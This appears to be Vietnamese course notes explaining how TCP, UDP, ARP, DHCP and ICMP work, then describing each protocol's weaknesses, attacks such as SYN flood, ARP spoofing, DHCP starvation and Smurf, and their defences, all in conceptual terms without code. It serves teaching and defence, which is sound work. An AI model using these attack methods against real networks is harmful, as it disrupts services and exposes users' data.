

Các giao thức mạng

1. Hoạt động của các giao thức TCP và UDP, ARP, DHCP, ICMP.

1.1 Giao thức TCP

TCP (Transmission Control Protocol) là một giao thức truyền thông trong bộ giao thức mạng **TCP/IP**, được sử dụng để thiết lập và duy trì một kết nối đáng tin cậy giữa các thiết bị trong mạng. TCP đảm bảo rằng dữ liệu được gửi từ một ứng dụng này sẽ đến đúng đích và không bị mất mát, sai lệch hoặc trùng lặp.

TCP được sử dụng rộng rãi trong các ứng dụng cần đảm bảo độ tin cậy, như **trình duyệt web, email, truyền file (FTP)** và nhiều ứng dụng khác.

Cách hoạt động của TCP

TCP hoạt động dựa trên mô hình **kết nối (connection-oriented)** và bao gồm các bước chính như sau:

1. **Three-Way Handshake (Bắt tay ba bước)**

Để thiết lập kết nối giữa hai thiết bị (máy gửi và máy nhận), TCP thực hiện quá trình bắt tay ba bước:

- **Step 1: SYN**
Máy gửi (Client) gửi một gói tin với cờ **SYN** (Synchronize) để yêu cầu thiết lập kết nối với máy nhận (Server).
- **Step 2: SYN-ACK**
Máy nhận (Server) trả lời bằng một gói tin chứa **SYN-ACK** để xác nhận yêu cầu từ máy gửi và gửi yêu cầu ngược lại.
- **Step 3: ACK**
Máy gửi gửi gói tin **ACK** để xác nhận việc nhận được **SYN-ACK**, và kết nối được thiết lập.

2. **Truyền dữ liệu**

Sau khi kết nối được thiết lập, dữ liệu được truyền dưới dạng **gói tin TCP**. Các đặc điểm chính trong quá trình truyền dữ liệu:

- **Đánh số thứ tự (Sequence Number):**

Mỗi gói tin được đánh số để theo dõi vị trí của nó trong toàn bộ luồng dữ liệu.

- **Xác nhận (Acknowledgment):**

Máy nhận gửi lại thông điệp xác nhận (ACK) khi nhận được dữ liệu để máy gửi biết rằng gói tin đã được nhận thành công.

- **Cơ chế kiểm tra lỗi:**

TCP sử dụng mã kiểm tra (Checksum) để phát hiện lỗi trong gói tin.

- **Cửa sổ trượt (Sliding Window):**

TCP sử dụng kỹ thuật này để kiểm soát luồng dữ liệu, đảm bảo rằng máy gửi không gửi quá nhiều dữ liệu cùng lúc, tránh làm quá tải máy nhận.

3. Kết thúc kết nối

Sau khi truyền dữ liệu xong, TCP thực hiện quá trình đóng kết nối qua **Four-Way Handshake**:

- **Step 1:** Máy gửi gửi gói tin với cờ **FIN** để yêu cầu kết thúc kết nối.
- **Step 2:** Máy nhận gửi gói tin **ACK** để xác nhận yêu cầu.
- **Step 3:** Máy nhận gửi gói tin **FIN** để thông báo rằng nó cũng muốn kết thúc kết nối.
- **Step 4:** Máy gửi gửi gói tin **ACK** để xác nhận, kết nối được đóng.

1.2 Giao thức UDP

UDP (User Datagram Protocol) là một giao thức truyền thông trong bộ giao thức mạng **TCP/IP**, được thiết kế để truyền dữ liệu nhanh chóng và đơn giản giữa các thiết bị trong mạng. UDP thuộc loại giao thức **không kết nối (connectionless)**, không cần thiết lập kết nối trước khi gửi dữ liệu, và không đảm bảo dữ liệu đến đúng thứ tự hoặc không bị mất.

UDP thường được sử dụng cho các ứng dụng cần tốc độ cao và chấp nhận việc mất mát dữ liệu, như:

- **Truyền phát video, âm thanh trực tuyến (streaming).**
- **VoIP (Voice over IP).**

- Trò chơi trực tuyến (online gaming).
- Gửi tin nhắn DNS.

Cách hoạt động của UDP

1. Đặc điểm cơ bản

- **Không cần thiết lập kết nối:**
Máy gửi có thể gửi dữ liệu ngay lập tức mà không cần thực hiện các bước như TCP (Three-Way Handshake).
- **Gửi dữ liệu dạng Datagram:**
Dữ liệu được chia thành các gói tin độc lập gọi là **datagram**, mỗi gói chứa đầy đủ thông tin để định tuyến.
- **Không có cơ chế đảm bảo:**
UDP không đảm bảo dữ liệu sẽ đến đích, không kiểm tra lỗi, và không sắp xếp lại thứ tự các gói tin.

2. Quy trình gửi và nhận dữ liệu

a. Gửi dữ liệu

- Dữ liệu từ ứng dụng được chia thành các datagram và mỗi datagram chứa:
 - **Header:** Chứa thông tin về cổng gửi, cổng nhận, độ dài dữ liệu, và mã kiểm tra (checksum).
 - **Payload:** Chứa dữ liệu thực tế cần truyền.
- Các datagram được gửi đi một cách độc lập qua mạng mà không cần xác nhận.

b. Nhận dữ liệu

- Máy nhận nhận các datagram qua cổng tương ứng.
- Nếu có datagram bị mất hoặc đến không đúng thứ tự, UDP không tự sửa lỗi mà để ứng dụng xử lý.

Cấu trúc của một Datagram UDP

Một datagram UDP có cấu trúc đơn giản với **header 8 byte** và dữ liệu:

1. **Source Port (16-bit):** Cổng nguồn (tùy chọn).
2. **Destination Port (16-bit):** Cổng đích để định tuyến.
3. **Length (16-bit):** Tổng chiều dài của header và payload.
4. **Checksum (16-bit):** Được sử dụng để kiểm tra lỗi (tùy chọn).
5. **Payload:** Phần dữ liệu chính của datagram.

1.3 Giao thức ARP

ARP (Address Resolution Protocol) là một giao thức thuộc tầng **Liên kết dữ liệu (Data Link Layer)** trong mô hình OSI, được sử dụng để chuyển đổi địa chỉ **IP (Internet Protocol)** thành địa chỉ **MAC (Media Access Control)** tương ứng trong mạng cục bộ (LAN).

Địa chỉ IP là địa chỉ logic được sử dụng để định danh thiết bị trên mạng, còn địa chỉ MAC là địa chỉ vật lý gắn với card mạng của thiết bị. ARP giúp thiết bị biết được địa chỉ MAC của thiết bị khác trong cùng mạng khi chỉ biết địa chỉ IP.

Cách hoạt động của ARP

Khi một thiết bị cần gửi dữ liệu đến một thiết bị khác trên cùng mạng, nhưng nó chỉ biết địa chỉ IP, nó sẽ sử dụng ARP để lấy địa chỉ MAC của thiết bị đích.

Quy trình hoạt động của ARP:

1. Gửi ARP Request (Yêu cầu ARP):

- Thiết bị nguồn gửi một thông điệp **ARP Request** dưới dạng broadcast đến tất cả các thiết bị trong mạng LAN. Thông điệp này chứa:
 - Địa chỉ IP nguồn.
 - Địa chỉ MAC nguồn.
 - Địa chỉ IP đích (thiết bị cần tìm địa chỉ MAC).

2. Nhận ARP Request:

- Tất cả các thiết bị trong mạng nhận được yêu cầu này, nhưng chỉ thiết bị có địa chỉ IP trùng với địa chỉ IP đích sẽ phản hồi.

3. Gửi ARP Reply (Phản hồi ARP):

- Thiết bị đích gửi một **ARP Reply** dưới dạng unicast trực tiếp đến thiết bị nguồn, chứa địa chỉ MAC của nó.

4. Cập nhật ARP Cache:

- Thiết bị nguồn lưu địa chỉ MAC của thiết bị đích vào **bộ đệm ARP (ARP Cache)** để sử dụng trong tương lai. Bộ đệm này lưu trữ cặp địa chỉ IP-MAC và có thời gian sống (TTL).

5. Truyền dữ liệu:

- Thiết bị nguồn sử dụng địa chỉ MAC để đóng gói dữ liệu và gửi đến thiết bị đích.

1.4 Giao thức DHCP

DHCP (Dynamic Host Configuration Protocol) là một giao thức mạng được sử dụng để tự động gán các thông số cấu hình mạng, như địa chỉ IP, subnet mask, gateway, và DNS server, cho các thiết bị trong một mạng. DHCP giúp giảm thiểu công việc cấu hình thủ công và đảm bảo rằng các thiết bị trong mạng không bị trùng địa chỉ IP.

Chức năng của DHCP

1. **Cấp phát địa chỉ IP động:** Gán địa chỉ IP cho các thiết bị một cách tự động.
2. **Tái sử dụng địa chỉ IP:** Các địa chỉ IP không còn được sử dụng sẽ được cấp phát lại cho các thiết bị mới.
3. **Cung cấp các tham số cấu hình mạng khác:** Subnet mask, gateway, DNS server, thời gian thuê địa chỉ IP (lease time), v.v.

Cách hoạt động của DHCP

Quy trình hoạt động của DHCP gồm bốn bước chính, gọi là **DORA**:

1. Discovery (Khám phá):

- Khi một thiết bị mới (client) kết nối vào mạng và cần địa chỉ IP, nó gửi một gói tin broadcast **DHCP Discover** để tìm kiếm máy chủ DHCP trong mạng.
- Gói tin này có địa chỉ MAC của client nhưng chưa có địa chỉ IP.

2. Offer (Đề xuất):

- Máy chủ DHCP nhận gói tin **Discover** và phản hồi bằng một gói tin **DHCP Offer**, đề xuất một địa chỉ IP khả dụng cùng các thông số mạng (subnet mask, gateway, DNS).
- Gói tin **Offer** được gửi đến client bằng broadcast hoặc unicast (nếu máy chủ đã biết địa chỉ MAC của client).

3. Request (Yêu cầu):

- Client nhận được một hoặc nhiều gói **Offer** từ các máy chủ DHCP và chọn một địa chỉ IP. Nó gửi lại một gói tin **DHCP Request** để yêu cầu chính thức sử dụng địa chỉ IP đó.
- Gói **Request** này cũng thông báo cho các máy chủ DHCP khác rằng client đã chọn một đề xuất, từ đó các máy chủ khác sẽ không giữ lại địa chỉ IP đã được đề xuất.

4. Acknowledgment (Xác nhận):

- Máy chủ DHCP nhận gói **Request** và gửi lại một gói **DHCP Acknowledgment (ACK)** để xác nhận rằng client có thể sử dụng địa chỉ IP đã được cấp, kèm theo các tham số mạng khác.

Thành phần trong DHCP

1. **DHCP Client:** Thiết bị cần nhận địa chỉ IP (máy tính, điện thoại, máy in, v.v.).
2. **DHCP Server:** Máy chủ quản lý và cấp phát địa chỉ IP.
3. **DHCP Relay Agent:** Chuyển tiếp gói tin DHCP giữa các mạng con (subnet) khi máy chủ DHCP không nằm cùng subnet với client.
4. **DHCP Lease:** Khoảng thời gian mà client được phép sử dụng địa chỉ IP được cấp. Khi hết lease, client phải yêu cầu gia hạn.

1.5 Giao thức ICMP

ICMP (Internet Control Message Protocol) là một giao thức thuộc tầng **mạng (Network Layer)** trong mô hình OSI, được sử dụng để gửi các thông báo điều khiển, báo lỗi, hoặc thông tin về trạng thái hoạt động của mạng giữa các thiết bị mạng (router, switch, máy tính, v.v.).

ICMP không truyền dữ liệu ứng dụng mà hỗ trợ việc vận hành mạng. Nó thường được dùng để chẩn đoán lỗi mạng, kiểm tra tính sẵn sàng và hiệu suất của các kết nối.

Chức năng của ICMP

1. **Báo lỗi:** Thông báo lỗi xảy ra trong quá trình truyền dữ liệu (như địa chỉ không tồn tại, TTL hết hạn).
2. **Thông báo trạng thái:** Gửi thông tin về tình trạng mạng (như mạng bị tắc nghẽn, đường dẫn không khả dụng).
3. **Kiểm tra kết nối:** Hỗ trợ kiểm tra tình trạng kết nối giữa các thiết bị (như lệnh `ping` và `traceroute`).

Cách hoạt động của ICMP

ICMP hoạt động bằng cách gửi và nhận các **ICMP messages**. Mỗi thông điệp ICMP có cấu trúc cơ bản gồm:

- **Type:** Xác định loại thông điệp (báo lỗi, kiểm tra kết nối, v.v.).
- **Code:** Chi tiết hơn về loại lỗi hoặc thông báo.
- **Checksum:** Đảm bảo tính toàn vẹn của thông điệp.
- **Data:** Chứa thông tin liên quan đến thông điệp.

Các loại ICMP messages phổ biến

1. ICMP Error Messages (Thông báo lỗi)

- **Destination Unreachable (Type 3):**
Báo rằng gói tin không thể đến đích, với các lý do như:
 - **Code 0:** Mạng không tới được (Network Unreachable).
 - **Code 1:** Máy đích không tới được (Host Unreachable).
 - **Code 3:** Cổng (port) không khả dụng (Port Unreachable).
- **Time Exceeded (Type 11):**
 - **Code 0:** TTL (Time To Live) của gói tin đã hết trước khi đến đích.
- **Redirect (Type 5):**
Báo rằng cần sử dụng một router khác làm đường dẫn tốt hơn.

2. ICMP Informational Messages (Thông báo thông tin)

- **Echo Request (Type 8):**
Dùng để kiểm tra kết nối (ví dụ: ping).
- **Echo Reply (Type 0):**
Phản hồi lại Echo Request để xác nhận kết nối.

2. Chỉ ra các điểm yếu, tấn công và cách phòng chống đối với từng giao thức TCP và UDP, ARP, DHCP, ICMP.

2.1 Điểm yếu, các kiểu tấn công và cách phòng chống đối với giao thức TCP

1. Điểm yếu của TCP

1. **Thiết lập kết nối ba bước (Three-way handshake):**
 - TCP sử dụng cơ chế này để thiết lập kết nối. Trong giai đoạn này, kẻ tấn công có thể khai thác để gửi gói tin giả mạo hoặc từ chối dịch vụ.
2. **Không mã hóa dữ liệu:**
 - TCP truyền dữ liệu ở dạng plain text, dễ bị chặn gói tin và đọc trộm (eavesdropping).
3. **Dễ bị giả mạo (Spoofing):**
 - Kẻ tấn công có thể giả mạo địa chỉ IP hoặc các gói tin TCP.
4. **Thiếu xác thực nguồn gốc:**
 - TCP không có cơ chế xác thực giữa hai bên giao tiếp.
5. **Quản lý số thứ tự (Sequence Number):**
 - TCP sử dụng số thứ tự để đảm bảo dữ liệu được truyền đúng thứ tự. Kẻ tấn công có thể đoán số thứ tự và thực hiện tấn công.

2. Các kiểu tấn công phổ biến

2.1 SYN Flood (Tấn công từ chối dịch vụ - DoS)

- **Cách hoạt động:**

1. Kẻ tấn công gửi hàng loạt gói tin SYN để yêu cầu thiết lập kết nối.
 2. Máy chủ phản hồi bằng gói SYN-ACK và chờ gói ACK từ client.
 3. Kẻ tấn công không gửi gói ACK, làm cho máy chủ giữ tài nguyên để chờ phản hồi, dẫn đến cạn kiệt tài nguyên.
- **Hậu quả:**
 - Máy chủ bị quá tải và không thể phục vụ các yêu cầu hợp lệ.
 - **Cách phòng chống:**
 1. **SYN Cookies:** Sử dụng cookie để xác thực trước khi thiết lập kết nối.
 2. **Giới hạn hàng đợi SYN:** Giảm số lượng yêu cầu SYN đang chờ xử lý.
 3. **Tường lửa (Firewall):** Chặn các yêu cầu SYN đáng ngờ.

2.2 TCP Reset Attack

- **Cách hoạt động:**
 - Kẻ tấn công gửi gói tin **TCP RST** (reset) giả mạo đến một kết nối TCP hợp lệ, làm ngắt kết nối giữa hai bên.
- **Hậu quả:**
 - Dịch vụ bị gián đoạn, đặc biệt nguy hiểm trong các ứng dụng truyền phát trực tuyến hoặc phiên giao dịch tài chính.
- **Cách phòng chống:**
 1. **Sử dụng TCP Secure:** Bảo vệ số thứ tự và phát hiện các gói RST giả mạo.
 2. **Mã hóa kết nối:** Sử dụng HTTPS hoặc TLS để bảo vệ giao tiếp.

2.3 TCP Spoofing

- **Cách hoạt động:**
 - Kẻ tấn công giả mạo địa chỉ IP và gói tin TCP để chen dữ liệu hoặc kiểm soát phiên giao tiếp.
- **Hậu quả:**
 - Kẻ tấn công có thể chiếm quyền điều khiển phiên TCP hoặc thực hiện tấn công "man-in-the-middle".
- **Cách phòng chống:**
 1. **Xác thực hai chiều:** Đảm bảo cả hai bên đều xác thực nhau.

2. **Bảo vệ số thứ tự:** Tăng tính ngẫu nhiên của số thứ tự trong gói tin TCP.

2.4 TCP Hijacking (Chiếm quyền điều khiển phiên)

- **Cách hoạt động:**
 - Kẻ tấn công chặn và kiểm soát một phiên TCP hợp lệ giữa hai bên bằng cách đoán hoặc chặn số thứ tự.
- **Hậu quả:**
 - Kẻ tấn công có thể chen, thay đổi, hoặc xóa dữ liệu trong phiên.
- **Cách phòng chống:**
 1. **Mã hóa dữ liệu:** Sử dụng HTTPS hoặc VPN để mã hóa gói tin.
 2. **Phát hiện bất thường:** Sử dụng hệ thống phát hiện xâm nhập (IDS).

2.5 ACK Flood

- **Cách hoạt động:**
 - Kẻ tấn công gửi một lượng lớn gói tin **TCP ACK** để làm tiêu tốn tài nguyên của máy chủ.
- **Hậu quả:**
 - Máy chủ bị quá tải, ảnh hưởng đến hiệu suất và làm gián đoạn dịch vụ.
- **Cách phòng chống:**
 1. **Giới hạn tốc độ:** Cấu hình router hoặc firewall để giới hạn lưu lượng ACK.
 2. **Phân tích lưu lượng mạng:** Phát hiện và chặn lưu lượng bất thường.

2.2 Điểm yếu, các kiểu tấn công và cách phòng chống đối với giao thức UDP

1. Điểm yếu của giao thức UDP

UDP (User Datagram Protocol) là giao thức truyền dữ liệu đơn giản, không kết nối, và không đảm bảo độ tin cậy, do đó có một số điểm yếu như:

1. **Không có cơ chế xác thực hoặc kiểm tra trạng thái kết nối:**

- UDP không thiết lập kết nối trước khi truyền dữ liệu, khiến nó dễ bị tấn công giả mạo gói tin.

2. Không kiểm tra tính toàn vẹn hoặc thứ tự dữ liệu:

- Các gói tin UDP có thể đến sai thứ tự hoặc bị mất mà không có thông báo.

3. Không có kiểm soát lưu lượng (flow control):

- Dễ dẫn đến quá tải băng thông hoặc tiêu tốn tài nguyên máy chủ.

4. Mở rộng bề mặt tấn công:

- Nhiều dịch vụ dựa trên UDP (DNS, NTP, TFTP, v.v.) dễ bị khai thác trong các cuộc tấn công khuếch đại (Amplification Attack).

2. Các kiểu tấn công phổ biến trên giao thức UDP

1. UDP Flood (Tấn công từ chối dịch vụ - DoS/DDoS)

• Cách hoạt động:

- Kẻ tấn công gửi hàng loạt gói tin UDP đến máy chủ mục tiêu, làm máy chủ quá tải khi cố gắng xử lý hoặc trả lời các yêu cầu không hợp lệ.

• Hậu quả:

- Máy chủ bị quá tải, gây gián đoạn dịch vụ.

• Cách phòng chống:

- **Firewall:** Giới hạn lưu lượng UDP và chặn các gói tin không hợp lệ.
- **Rate Limiting:** Hạn chế số lượng gói tin UDP từ một nguồn trong một khoảng thời gian.
- **Blackhole Routing:** Đưa lưu lượng không hợp lệ đến "null route" để giảm tải.

2. UDP Amplification Attack

• Cách hoạt động:

- Kẻ tấn công lợi dụng các dịch vụ UDP (như DNS, NTP, Memcached) có tính năng phản hồi lớn. Bằng cách gửi yêu cầu nhỏ từ địa chỉ IP giả mạo (spoofed), máy chủ phản hồi với một lượng dữ liệu lớn đến mục tiêu.

• Hậu quả:

- Lưu lượng khuếch đại nhiều lần, làm quá tải mạng của mục tiêu.

- **Cách phòng chống:**
 - **Disable Unnecessary Services:** Tắt các dịch vụ UDP không cần thiết.
 - **Rate Limiting:** Giới hạn lưu lượng UDP đến các cổng dễ bị tấn công.
 - **Source IP Verification:** Sử dụng lọc IP nguồn để ngăn chặn địa chỉ giả mạo.
 - **Firewall Rules:** Chặn các gói tin từ các dịch vụ UDP không an toàn.

3. DNS Flood/Amplification

- **Cách hoạt động:**
 - Tương tự UDP Amplification Attack, kẻ tấn công khai thác các máy chủ DNS mở (Open Resolver) để gửi phản hồi lớn đến mục tiêu.
 - **Hậu quả:**
 - Làm sập hệ thống mạng của mục tiêu hoặc gây gián đoạn các dịch vụ DNS.
 - **Cách phòng chống:**
 - **Secure DNS Servers:** Cấu hình máy chủ DNS không cho phép "recursive queries" từ nguồn không xác định.
 - **Rate Limiting:** Hạn chế số lượng yêu cầu từ một IP.
 - **DNSSEC:** Sử dụng DNS bảo mật để tránh các yêu cầu giả mạo.
-

4. Fraggle Attack (Biến thể của Smurf Attack)

- **Cách hoạt động:**
 - Gửi gói UDP đến địa chỉ broadcast với IP giả mạo của mục tiêu. Máy chủ mạng phản hồi hàng loạt đến mục tiêu, gây quá tải mạng.
- **Hậu quả:**
 - Gây ngập băng thông và làm chậm hệ thống mạng.
- **Cách phòng chống:**
 - **Disable Broadcast Traffic:** Tắt các gói tin broadcast không cần thiết.

- **Firewall:** Chặn các yêu cầu UDP từ nguồn không hợp lệ.
- **Rate Limiting:** Giới hạn lưu lượng UDP trên các cổng mở.

5. Packet Spoofing (Giả mạo gói tin UDP)

- **Cách hoạt động:**
 - Kẻ tấn công giả mạo địa chỉ IP nguồn để gửi gói UDP không hợp lệ hoặc gây gián đoạn trong giao tiếp.
- **Hậu quả:**
 - Dễ gây hiểu lầm hoặc thực hiện các cuộc tấn công lớn hơn như Amplification.
- **Cách phòng chống:**
 - **Source Address Validation:** Kiểm tra địa chỉ IP nguồn.
 - **Authentication Mechanisms:** Sử dụng xác thực để đảm bảo dữ liệu từ nguồn hợp lệ.
 - **Firewalls:** Giới hạn truy cập từ các IP không đáng tin cậy.

2.3 Điểm yếu, các kiểu tấn công và cách phòng chống đối với giao thức ARP

1. Điểm yếu của giao thức ARP

ARP (Address Resolution Protocol) là giao thức thuộc tầng liên kết dữ liệu, dùng để ánh xạ địa chỉ IP (tầng 3) sang địa chỉ MAC (tầng 2). ARP có một số điểm yếu như sau:

1. **Thiếu cơ chế xác thực:**
 - ARP không có cách để xác minh rằng phản hồi ARP (ARP Reply) là hợp lệ hoặc đến từ nguồn tin cậy, khiến nó dễ bị giả mạo.
2. **Bản chất không bảo mật:**
 - Không có biện pháp bảo vệ chống lại các thay đổi không hợp lệ trong bảng ARP (ARP Cache).
3. **Cơ chế cập nhật ARP không đáng tin cậy:**
 - Các phản hồi ARP (dù hợp lệ hay giả mạo) đều có thể thay đổi bảng ARP Cache.

2. Các kiểu tấn công phổ biến trên giao thức ARP

1. ARP Spoofing (ARP Poisoning)

- **Cách hoạt động:**

- Kẻ tấn công gửi gói tin ARP giả mạo vào mạng LAN, làm cho bảng ARP Cache của máy nạn nhân lưu thông tin sai lệch.

Thường được dùng trong:

- **Man-in-the-middle (MITM):** Kẻ tấn công đứng giữa để chặn, đọc, hoặc sửa đổi dữ liệu.
- **DoS (Denial of Service):** Kẻ tấn công gửi thông tin sai để làm gián đoạn giao tiếp giữa các máy.

- **Hậu quả:**

- Dữ liệu nhạy cảm bị đánh cắp (ví dụ: mật khẩu, thông tin tài khoản).
- Mất kết nối mạng khi thông tin ARP sai khiến dữ liệu bị gửi sai đích.

- **Cách phòng chống:**

- **Static ARP Entries:** Thiết lập các mục ARP tĩnh cho các thiết bị quan trọng.
- **ARP Inspection:** Sử dụng các tính năng như Dynamic ARP Inspection (DAI) trên các thiết bị mạng để phát hiện và ngăn chặn ARP giả mạo.
- **Encryption:** Sử dụng giao thức bảo mật như HTTPS hoặc VPN để mã hóa dữ liệu, giảm nguy cơ bị đánh cắp.

2. Man-in-the-Middle (MITM) qua ARP

- **Cách hoạt động:**

- Kẻ tấn công sử dụng ARP Spoofing để đứng giữa hai thiết bị (ví dụ: máy tính và bộ định tuyến), cho phép đọc hoặc sửa đổi dữ liệu trước khi chuyển tiếp.

- **Hậu quả:**

- Rò rỉ thông tin nhạy cảm, như thông tin đăng nhập hoặc dữ liệu tài chính.
- Mất tính toàn vẹn của dữ liệu do dữ liệu có thể bị thay đổi.

- **Cách phòng chống:**

- **Protocol Security:** Sử dụng HTTPS, SSL/TLS để bảo vệ dữ liệu.
- **Network Segmentation:** Chia mạng thành các vùng nhỏ để hạn chế phạm vi tấn công.
- **ARP Monitoring Tools:** Sử dụng công cụ phát hiện ARP bất thường như Wireshark hoặc XArp.

3. DoS Attack thông qua ARP

- **Cách hoạt động:**
 - Gửi hàng loạt gói tin ARP giả mạo để làm quá tải bảng ARP Cache hoặc làm gián đoạn kết nối giữa các thiết bị.
- **Hậu quả:**
 - Mạng LAN bị tê liệt.
 - Các dịch vụ mạng không thể hoạt động.
- **Cách phòng chống:**
 - **Limiting ARP Requests:** Giới hạn số lượng yêu cầu ARP trên một cổng mạng.
 - **Dynamic ARP Inspection (DAI):** Kiểm tra và xác minh gói tin ARP dựa trên danh sách địa chỉ MAC/IP hợp lệ.

4. Phishing qua ARP Spoofing

- **Cách hoạt động:**
 - Kẻ tấn công sử dụng ARP Spoofing để điều hướng người dùng đến trang web giả mạo, từ đó đánh cắp thông tin đăng nhập hoặc dữ liệu nhạy cảm.
- **Hậu quả:**
 - Người dùng bị đánh cắp thông tin cá nhân hoặc tài chính.
- **Cách phòng chống:**
 - **DNS Security:** Sử dụng DNSSEC để đảm bảo tính xác thực của tên miền.
 - **User Awareness:** Đào tạo người dùng nhận biết các trang web giả mạo.
 - **Anti-Phishing Tools:** Cài đặt phần mềm bảo vệ chống phishing.

2.4 Điểm yếu, các kiểu tấn công và cách phòng chống đối với giao thức DHCP

1. Điểm yếu của giao thức DHCP

Giao thức **DHCP (Dynamic Host Configuration Protocol)** được dùng để tự động gán các thông số mạng như địa chỉ IP, subnet mask, gateway và DNS cho các thiết bị. Tuy nhiên, nó có một số điểm yếu như sau:

1. Thiếu xác thực:

- DHCP không có cơ chế xác thực mặc định giữa máy chủ DHCP và thiết bị client, dễ bị giả mạo.

2. Phụ thuộc vào máy chủ trung tâm:

- Nếu máy chủ DHCP bị tấn công hoặc bị ngừng hoạt động, toàn bộ mạng có thể bị ảnh hưởng.

3. Phát sóng không được mã hóa:

- Giao thức sử dụng các gói tin broadcast không mã hóa, dễ bị chặn và phân tích.

4. Không bảo vệ dữ liệu:

- DHCP không mã hóa dữ liệu trong quá trình giao tiếp, khiến thông tin nhạy cảm (như địa chỉ IP hoặc thông tin cấu hình) dễ bị lộ.

2. Các kiểu tấn công phổ biến trên giao thức DHCP

1. DHCP Spoofing (Giả mạo DHCP Server)

• Cách hoạt động:

- Kẻ tấn công triển khai một máy chủ DHCP giả mạo trong mạng, cung cấp thông tin cấu hình sai lệch cho các thiết bị client (ví dụ: gateway giả hoặc DNS độc hại).

• Hậu quả:

- Điều hướng client đến các trang web giả mạo (phishing).
- Đánh cắp dữ liệu hoặc thực hiện tấn công Man-in-the-Middle (MITM).

• Cách phòng chống:

- **DHCP Snooping:** Sử dụng tính năng DHCP Snooping trên switch để lọc các gói DHCP giả mạo.
- **Tường lửa (Firewall):** Chặn các gói DHCP đến từ các cổng không tin cậy.
- **Xác định máy chủ DHCP hợp lệ:** Cấu hình danh sách các máy chủ DHCP tin cậy.

2. DHCP Starvation (Cạn kiệt IP)

• Cách hoạt động:

- Kẻ tấn công gửi hàng loạt yêu cầu DHCP giả (DHCP Request) với địa chỉ MAC khác nhau, làm cạn kiệt dải địa chỉ IP của máy chủ DHCP.

- **Hậu quả:**
 - Các thiết bị hợp lệ không thể nhận được địa chỉ IP, gây gián đoạn mạng.
- **Cách phòng chống:**
 - **Giới hạn số lượng địa chỉ IP:** Hạn chế số lượng địa chỉ IP được cấp trên mỗi cổng.
 - **Port Security:** Cấu hình bảo mật cổng trên switch để ngăn chặn nhiều địa chỉ MAC không hợp lệ.
 - **DHCP Snooping:** Xác thực và giới hạn lưu lượng DHCP từ các cổng không tin cậy.

3. DHCP Relay Attack (Tấn công qua Relay Agent)

- **Cách hoạt động:**
 - Kẻ tấn công khai thác lỗ hổng trong relay agent để thay đổi hoặc giả mạo các gói DHCP, điều hướng thiết bị đến máy chủ hoặc gateway độc hại.
- **Hậu quả:**
 - Rò rỉ thông tin cấu hình mạng hoặc gián đoạn dịch vụ.
- **Cách phòng chống:**
 - **Bảo mật relay agent:** Cấu hình relay agent chỉ chấp nhận các yêu cầu từ các mạng tin cậy.
 - **Mã hóa:** Sử dụng giao thức bảo mật như IPsec để mã hóa các gói DHCP qua relay.

4. Man-in-the-Middle (MITM) qua DHCP

- **Cách hoạt động:**
 - Kẻ tấn công sử dụng DHCP Spoofing để đứng giữa thiết bị client và mạng, từ đó chặn hoặc thay đổi dữ liệu được truyền.
- **Hậu quả:**
 - Rò rỉ hoặc thay đổi dữ liệu nhạy cảm.
 - Nguy cơ bị đánh cắp thông tin đăng nhập hoặc dữ liệu tài chính.
- **Cách phòng chống:**
 - **HTTPS/TLS:** Bảo vệ dữ liệu bằng cách sử dụng các giao thức mã hóa.
 - **Phát hiện bất thường:** Sử dụng công cụ giám sát mạng để phát hiện các máy chủ DHCP giả.

2.5 Điểm yếu, các kiểu tấn công và cách phòng chống đối với giao thức ICMP

1. Điểm yếu của giao thức ICMP

Giao thức **ICMP (Internet Control Message Protocol)** chủ yếu được sử dụng để gửi các thông báo về lỗi hoặc thông tin điều khiển trong mạng. Tuy nhiên, ICMP cũng có nhiều điểm yếu bảo mật do thiết kế ban đầu không tính đến các mối đe dọa hiện đại:

1. Thiếu xác thực:

- ICMP không có cơ chế xác thực, nên dễ bị giả mạo (spoofing).

2. Không mã hóa:

- Các gói tin ICMP không được mã hóa, nên thông tin truyền qua dễ bị chặn và phân tích.

3. Phát sóng không kiểm soát:

- ICMP sử dụng các gói tin dạng broadcast hoặc multicast, dễ dẫn đến quá tải nếu bị lạm dụng.

4. Khả năng phân tích mạng:

- Kẻ tấn công có thể sử dụng ICMP để dò quét mạng, xác định các thiết bị đang hoạt động hoặc các dịch vụ mở.

2. Các kiểu tấn công phổ biến trên giao thức ICMP

1. ICMP Flood (Tấn công từ chối dịch vụ - DoS)

• Cách hoạt động:

- Kẻ tấn công gửi một lượng lớn gói tin ICMP (chủ yếu là **Echo Request**) đến máy chủ hoặc thiết bị, khiến hệ thống bị quá tải khi phải xử lý các gói tin này.

• Hậu quả:

- Máy chủ không thể phản hồi các yêu cầu hợp lệ, dẫn đến gián đoạn dịch vụ.

• Cách phòng chống:

- **Giới hạn tốc độ ICMP:** Cấu hình router hoặc firewall để giới hạn số lượng gói ICMP được xử lý.
- **Tường lửa (Firewall):** Chặn các gói tin ICMP từ các nguồn không tin cậy.
- **Phân tích lưu lượng:** Sử dụng công cụ giám sát mạng để phát hiện lưu lượng ICMP bất thường.

2. Ping of Death

- **Cách hoạt động:**
 - Gửi gói ICMP có kích thước vượt quá giới hạn cho phép (thường trên 65.535 byte), gây lỗi bộ nhớ hoặc treo thiết bị mục tiêu.
- **Hậu quả:**
 - Hệ thống bị treo hoặc gặp lỗi nghiêm trọng.
- **Cách phòng chống:**
 - **Cập nhật phần mềm:** Sử dụng các phiên bản hệ điều hành và phần mềm được vá lỗi.
 - **Giới hạn kích thước gói tin:** Cấu hình thiết bị mạng để chặn các gói ICMP có kích thước bất thường.

3. ICMP Redirect Attack

- **Cách hoạt động:**
 - Kẻ tấn công gửi các gói ICMP Redirect giả mạo để yêu cầu thiết bị thay đổi bảng định tuyến, điều hướng lưu lượng mạng qua một máy chủ độc hại.
- **Hậu quả:**
 - Lưu lượng mạng có thể bị chặn, thay đổi, hoặc giám sát (Man-in-the-Middle).
- **Cách phòng chống:**
 - **Tắt ICMP Redirect:** Vô hiệu hóa tính năng xử lý ICMP Redirect trên các thiết bị không cần thiết.
 - **Kiểm tra định tuyến:** Thường xuyên kiểm tra và xác minh bảng định tuyến trên các thiết bị mạng.

4. Smurf Attack

- **Cách hoạt động:**
 - Kẻ tấn công gửi gói tin ICMP Echo Request giả mạo với địa chỉ nguồn là của mục tiêu đến một địa chỉ broadcast, khiến tất cả các thiết bị trong mạng phản hồi mục tiêu.
- **Hậu quả:**
 - Mục tiêu bị quá tải bởi lượng lớn gói tin phản hồi.
- **Cách phòng chống:**

- **Chặn broadcast ICMP:** Cấu hình router để không cho phép ICMP Echo Request qua địa chỉ broadcast.
